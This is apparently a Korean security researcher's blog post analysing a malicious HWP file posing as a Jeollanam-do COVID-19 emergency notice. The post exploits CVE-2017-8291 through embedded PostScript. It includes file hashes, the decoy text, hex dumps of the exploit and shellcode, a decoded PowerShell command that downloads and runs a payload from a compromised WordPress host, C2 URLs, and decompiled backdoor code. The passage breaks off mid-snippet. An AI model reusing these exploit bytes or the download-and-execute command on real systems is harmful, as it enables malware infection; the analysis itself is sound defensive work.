1q

suspected.tistory.com/269

1q April 9, 2020

Filename	SHA-256
[1] 7050af905f1696b2b8cdb...	7050af905f1696b2b8cdb4c6e6805a618addf5acfbd4edc3fc807a663016ab26
[2] BIN0005.ps_decom.bin	ca47eb3a62a19e378b15b5714fcf61cfec528d8e27a71ed414d1128658671c8c
[3] second.ps.bin	3edd95d6ecf200ecbafd259e15f321353e4c4b7b15a536b0b8066a2ad647460f
[4] code.sh	a1d59162664163a16502e33286cd8d54b9f5c713325b570e8db493edf55d99f9
[5] h1.jpg.bin	88c168cd261dabea1b7223e8c05042be7e0505dedf6fd5effea90ae42e127968

[개요]

[1] ASEC 분석팀은 "전라남도 코로나바이러스 대응 긴급 조회.hwp"로 위장한 악성 문서파일을 발견하고 패치했다. 해당 정보를 확인하고 [2] 무료 샌드박스 서비스(any.run)에서 파일을 다운로드 받아 분석을 수행하기로 했다.

해당 악성 문서파일(HWP)은 코로나19 관련 내용으로 정부기관으로 위장하여 유포한 파일이다. CVE-2017-8291 취약점을 이용해 만들어졌으며, Powershell을 이용해 C2 서버에 접근해 2차 유포 파일(EXE)을 다운로드 받은 뒤, 정보유출형 백도어 역할을 수행한다. 현재는 C2가 단절되어 Powershell에서 C2 서버에 접근하지 못하지만, 서버가 다시 살아날 수 있을 가능성도 있기에 주의가 필요하다.

※ 본 게시물에는 단계별로 한글 문서, 쉘코드, 다운로드된 PE 파일의 분석을 수행한 내용이 포함되며, 주관적인 의견이 있을 수 있으니 사실과 다른 내용이 있다면 피드백 부탁드립니다.

※ 참고 : 동일 날짜에 유포된 "인천광역시 코로나바이러스 대응 긴급 조회 (1).hwp", "경찰청 출석요구서.hwp" 2개의 파일과 본 게시물에서 분석하려고 하는 의심 문서와 내부 PostScript Hash 값이 동일한 것으로 보아 Decoy(미끼) 문서만 다르게 활용한 것으로 보임.

인천광역시 코로나바이러스 대응 긴급 조회 (1).hwp :
c0bd35a36ea5227b9b981d7707dff0e2c5ca87453a5289dc4a5cd04c7e8b728c

경찰청 출석요구서.hwp :
ff4ce7f350b0063c9683499e42028f129195f8d85c372b54f7b52380c64d5ac9

[Hash 값 채증]

총 5가지 파일의 Hash 값을 채증했다.

[1] 악성 문서파일(HWP)

[2] 취약점(CVE-2017-8291)이 존재하는 PostScript 파일

[3] 변환된 PostScript 파일


[4] PostScript 내부에 존재하는 쉘코드 바이너리

[5] 쉘코드에서 다운로드를 수행하는 PE 파일

Filename	SHA-256
[1] 7050af905f1696b2b8cdb...	7050af905f1696b2b8cdb4c6e6805a618addf5acfbd4edc3fc807a663016ab26
[2] BIN0005.ps_decom.bin	ca47eb3a62a19e378b15b5714fcf61cfec528d8e27a71ed414d1128658671c8c
[3] second.ps.bin	3edd95d6ecf200ecbafd259e15f321353e4c4b7b15a536b0b8066a2ad647460f
[4] code.sh	a1d59162664163a16502e33286cd8d54b9f5c713325b570e8db493edf55d99f9
[5] h1.jpg.bin	88c168cd261dabea1b7223e8c05042be7e0505dedf6fd5effea90ae42e127968

[악성 문서파일(HWP) 및 쉘코드 분석]

문서파일에는 코로나19 확진자가 발생했다는 허위 내용으로 전라남도 감염병관리지원단을 사칭한 내용이 담겨있다. 최근들어 공격자들은 코로나19 이슈를 활용해 피싱, 랜섬웨어, APT 등을 통해 악용하고 있어 주의가 필요하다.



평 생 친 구

전라남도 감염병관리지원단	긴 급 조 회	
배 포 열	2020. 4. 1.(수)	
담 당 자	감염병관리지원단 단 장	강 승 지
	보건복지국 건강증진과 과 장	김 영 두

2020년 3월 30일 목포지청 앞에서 진행된 집회 참가자들 속에서 코로나19 확진자가 발생하였습니다.
3월 30일 오후 3시부터 6시까지의 귀하의 행적에 대하여 아래의 양식에 구체적으로 써주시기 바랍니다.


시간	장소	확인자 성명	확인자 소속· 직위	확인자 이메일
-				
-				
-				
-				
-				
-				

OPEN

- 1 -

해외감염병 NOW


가상환경에서 한글 파일을 단순히 실행한 결과, 아래와 같이 gbb.exe 프로세스에서 cmd를 이용해 powershell을 직접 수행하는 것을 확인할 수 있다.




[3] hwpscan2를 활용해 문서 파일의 Summary 정보를 확인한 결과, 2020-04-01 15:56분 경에 문서파일이 마지막으로 수정된 것을 확인할 수 있다.

ID	Name	Type	Value
2	Title	VT_LPWSTR	
3	Subject	VT_LPWSTR	
4	Author	VT_LPWSTR	Administrator
20	Date String	VT_LPWSTR	2007년 3월 21일 수요일 오전 11:16:22
5	Keywords	VT_LPWSTR	
6	Comments	VT_LPWSTR	
8	Last Saved By	VT_LPWSTR	user
9	Revision Number	VT_LPWSTR	9, 0, 0, 562 WIN32LEWindows_Unknown_Version
12	Create Time/Data	VT_FILETIME	2007-03-21 02:16:22.828000 (UTC)
13	Last saved Time/Data	VT_FILETIME	2020-04-01 15:56:58.980000 (UTC)
11	Last Printed	VT_FILETIME	1601-01-01 00:00:00 (UTC)
14	Number of Pages	VT_I4	0
21	Para Count	VT_I4	0

BinData 스토리지의 BIN0005.ps 파일 내부에 "/image <2F78~~~>" 내용이 포함됐다. PostScript는 바이너리를 "< >"로 감싸기 때문에 해당 바이너리가 악성행위를 수행하는 쉘코드라고 의심해 볼 수 있다. 정확한 쉘코드를 얻기 위해서는 한글 파일 자체를 디버깅을 수행하여 추출하는 방법도 존재하지만, 본 게시물에서는 수동으로 진행하도록 하겠다.



위 바이너리를 추출하여 Hxd를 이용해 확인해보면 또 다른 PostScript 파일이 등장한다. 파일의 내용은 CVE-2017-8291 취약점에서 사용되는 것으로, 아래 드래그한 바이너리가 실제 쉘코드이며, 추출하여 분석을 진행하도록 하겠다.



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000   2F 78 79 7A 31 20 31 36 23 46 46 46 46 20 64 65  /xyz1 16#FFFF de
00000010   66 20 2F 78 79 7A 5F 6C 65 61 6B 65 64 5F 61 72  f /xyz_leaked_ar
00000020   72 61 79 20 78 79 7A 31 20 61 72 72 61 79 20 64  ray xyz1 array d
00000030   65 66 20 2F 78 79 7A 5F 63 6F 6E 74 72 6F 6C 5F  ef /xyz_control_
00000040   73 74 72 20 28 70 6F 6F 72 29 20 64 65 66 20 2F  str (poor) def /
00000050   78 79 7A 34 20 31 20 61 72 72 61 79 20 64 65 66  xyz4 1 array def
00000060   20 2F 78 79 7A 35 20 30 20 64 65 66 20 2F 78 79   /xyz5 0 def /xy
00000070   7A 5F 73 74 72 5F 63 6F 75 6E 74 20 31 36 23 31  z_str_count 16#1
00000080   30 30 20 64 65 66 20 2F 78 79 7A 37 20 78 79 7A  00 def /xyz7 xyz
00000090   5F 73 74 72 5F 63 6F 75 6E 74 20 61 72 72 61 79  _str_count array
000000A0   20 64 65 66 20 2F 78 79 7A 38 20 31 36 23 38 20   def /xyz8 16#8
000000B0   64 65 66 20 2F 78 79 7A 39 20 31 36 23 31 38 46  def /xyz9 16#18F
000000C0   30 20 64 65 66 20 2F 78 79 7A 5F 73 65 63 6F 6E  0 def /xyz_secon
000000D0   64 5F 61 72 72 61 79 20 31 36 23 33 31 45 20 61  d_array 16#31E a
000000E0   72 72 61 79 20 64 65 66 20 2F 78 79 7A 31 31 20  rray def /xyz11
000000F0   31 36 23 32 31 35 20 61 72 72 61 79 20 64 65 66  16#215 array def
00000100   20 2F 78 79 7A 31 32 20 31 36 23 31 20 61 72 72   /xyz12 16#1 arr
00000110   61 79 20 64 65 66 20 2F 78 79 7A 5F 73 70 72 61  ay def /xyz_spra

Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00001250   66 20 7D 20 66 6F 72 20 78 79 7A 33 39 20 7D 20  f } for xyz39 }
00001260   62 69 6E 64 20 64 65 66 0A 2F 78 79 7A 37 37 20  bind def./xyz77
00001270   3C 33 33 43 39 36 34 41 31 33 30 30 30 30 30 30  <33C964A13000000
00001280   30 38 42 34 30 30 43 38 42 37 30 31 34 41 44 39  08B400C8B7014AD9
00001290   36 41 44 38 42 35 38 31 30 38 42 35 33 33 43 30  6AD8B58108B533C0
000012A0   33 44 33 38 42 35 32 37 38 30 33 44 33 38 42 37  3D38B527803D38B7
000012B0   32 32 30 30 33 46 33 33 33 43 39 34 31 41 44 30  22003F333C941AD0
000012C0   33 43 33 38 31 33 38 34 37 36 35 37 34 35 30 37  3C381384765745 07
000012D0   35 46 34 38 31 37 38 30 34 37 32 36 46 36 33 34  5F4817804726F634
000012E0   31 37 35 45 42 38 31 37 38 30 38 36 34 36 34 37  175EB81780864647
000012F0   32 36 35 37 35 45 32 38 42 37 32 32 34 30 33 46  26575E28B722403F
00001300   33 36 36 38 42 30 43 34 45 34 39 38 42 37 32 31  3668B0C4E498B721
00001310   43 30 33 46 33 38 42 31 34 38 45 30 33 44 33 33  C03F38B148E03D33
00001320   33 46 36 38 42 46 32 33 33 43 39 35 31 36 38 36  3F68BF233C951686
00001330   31 37 32 37 39 34 31 36 38 34 43 36 39 36 32 37  1727941684C69627
00001340   32 36 38 34 43 36 46 36 31 36 34 38 42 43 43 35  2684C6F61648BCC5
00001350   31 35 33 46 46 44 32 33 33 43 39 36 36 42 39 36  153FFD233C966B96
00001360   43 36 43 35 31 36 38 37 32 37 34 32 45 36 34 36  C6C516872742E646
00001370   38 36 44 37 33 37 36 36 33 38 42 43 43 35 31 46  86D7376638BCC51F
00001380   46 44 30 33 33 46 46 38 42 46 38 33 33 44 32 35  FD033FF8BF833D25
00001390   32 36 36 42 41 36 35 36 44 35 32 36 38 37 33 37  266BA656D5268737
000013A0   39 37 33 37 34 38 42 43 43 35 31 35 37 33 33 44  973748BCC515733D
```


위 바이너리를 확인한 결과, 텍스트(오른쪽) 화면을 육안상으로 봤을 때, Powershell의 DownloadFile API를 활용해 C2 서버에 접근하는 것을 확인할 수 있다.

```
00000000  33 C9 64 A1 30 00 00 00 8B 40 0C 8B 70 14 AD 96  3Éd¡0...‹@.‹p..-
00000010  AD 8B 58 10 8B 53 3C 03 D3 8B 52 78 03 D3 8B 72  .‹X.‹S<.Ó‹Rx.Ó‹r
00000020  20 03 F3 33 C9 41 AD 03 C3 81 38 47 65 74 50 75   .ó3ÉA..Ã.8GetPu
00000030  F4 81 78 04 72 6F 63 41 75 EB 81 78 08 64 64 72  ô.x.rocAuë.x.ddr
00000040  65 75 E2 8B 72 24 03 F3 66 8B 0C 4E 49 8B 72 1C  euâ‹r$.óf‹.NI‹r.
00000050  03 F3 8B 14 8E 03 D3 33 F6 8B F2 33 C9 51 68 61  .ó‹.Ž.Ó3ö‹ò3ÉQha
00000060  72 79 41 68 4C 69 62 72 68 4C 6F 61 64 8B CC 51  ryAhLibrhLoad‹ÌQ
00000070  53 FF D2 33 C9 66 B9 6C 6C 51 68 72 74 2E 64 68  SÿÒ3Éf¹llQhrt.dh
00000080  6D 73 76 63 8B CC 51 FF D0 33 FF 8B F8 33 D2 52  msvc‹ÌQÿÐ3ÿ‹ø3ÒR
00000090  66 BA 65 6D 52 68 73 79 73 74 8B CC 51 57 33 D2  f°emRhsyst‹ÌQW3Ò
000000A0  8B D6 FF D2 E8 B0 00 00 00 70 6F 77 65 72 73 68  ‹ÖÿÒè°...powersh
000000B0  65 6C 6C 20 28 6E 65 77 2D 6F 62 6A 65 63 74 20  ell (new-object
000000C0  53 79 73 74 65 6D 2E 4E 65 74 2E 57 65 62 43 6C  System.Net.WebCl
000000D0  69 65 6E 74 29 2E 44 6F 77 6E 6C 6F 61 64 46 69  ient).DownloadFi
000000E0  6C 65 28 27 68 74 74 70 3A 2F 2F 77 77 77 2E 73  le('http://www.s
000000F0  6F 66 61 2E 72 73 2F 77 70 2D 63 6F 6E 74 65 6E  ofa.rs/wp-conten
00000100  74 2F 74 68 65 6D 65 73 2F 74 77 65 6E 74 79 6E  t/themes/twentyn
00000110  69 6E 65 74 65 65 6E 2F 73 61 73 73 2F 6C 61 79  ineteen/sass/lay
00000120  6F 75 74 2F 68 31 2E 6A 70 67 27 2C 27 25 74 65  out/h1.jpg','%te
00000130  6D 70 25 5C 5C 73 76 63 68 6F 73 74 2E 65 78 65  mp%\\svchost.exe
00000140  27 29 3B 20 25 74 65 6D 70 25 5C 5C 73 76 63 68  '); %temp%\\svch
00000150  6F 73 74 2E 65 78 65 3B 00 FF D0 33 D2 52 68 65  ost.exe;.ÿÐ3ÒRhe
00000160  78 69 74 8B CC 51 57 FF D6 FF D0                 xit‹ÌQWÿÖÿÐ
```

자세한 내용을 알기 위해 디버깅을 통해 쉘코드를 분석한 결과 아래와 같은 순서로 진행됐다.

1. msvcrt.dll을 로드
2. system() 함수 호출
3. system() 함수의 인자로, powershell의 DownloadFile API를 통해 특정 C2 서버에서 "h1.jpg" 파일을 %temp% 경로에 svchost.exe 파일로 다운로드 및 실행

※ 1차 C2 주소 : http://www.sofa[.]rs/wp-content/themes/twentynineteen/sass/layout/h1[.]jpg (워드프레스 서버 악용)



VirusTotal에서 해당 C2 주소를 확인한 결과, 2개의 파일(h1.jpg와 h2.jpg)이 스캔된 것을 확인할 수 있었다. 32bit와 64bit로 추정은 되지만, 확실하지는 않다. 본 게시물에서는 h2.jpg에 대한 분석을 진행한다.


ITW Urls

Scanned	Detections	URL
2020-04-02	0 / 76	http://www.sofa.rs/wp-content/themes/twentynineteen/sass/layout/h2.jpg
2020-04-07	1 / 77	http://www.sofa.rs/wp-content/themes/twentynineteen/sass/layout/h1.jpg


[유포된 PE 파일 분석]

※ IDA를 통해 정적분석에 치중한 분석 내용입니다.

해당 파일은 C++로 컴파일된 32bit 파일로 확인됐다.




IDA를 이용해 스트링을 확인한 결과, 4개의 C2 주소를 발견할 수 있었다. 3개의 주소는 워드프레스 주소 하위의 server_test.php 파일로 동일했으며, 1개의 파일은 index.php가 존재했다. 이를 활용해 C2 통신을 수행할 수도 있겠다는 생각을 할 수도 있을 것이다.



"Microsoft\\Windows\\WinX\\config.txt" 경로의 파일이 존재하는지 확인 및 새로 생성하여 특정 데이터(0xCF 사이즈)를 덮어씌운다. (데이터가 어떻게 생성되는지는 상세 분석이 필요할 것으로 보임.. 상세 디버깅은 나중에 시간이 남으면 추가적으로...)

```
v33 = this;
SHGetFolderPathW(0, 32796, 0, 0, &pszPath);
wcscat_s(&pszPath, 0x104u, "WW");
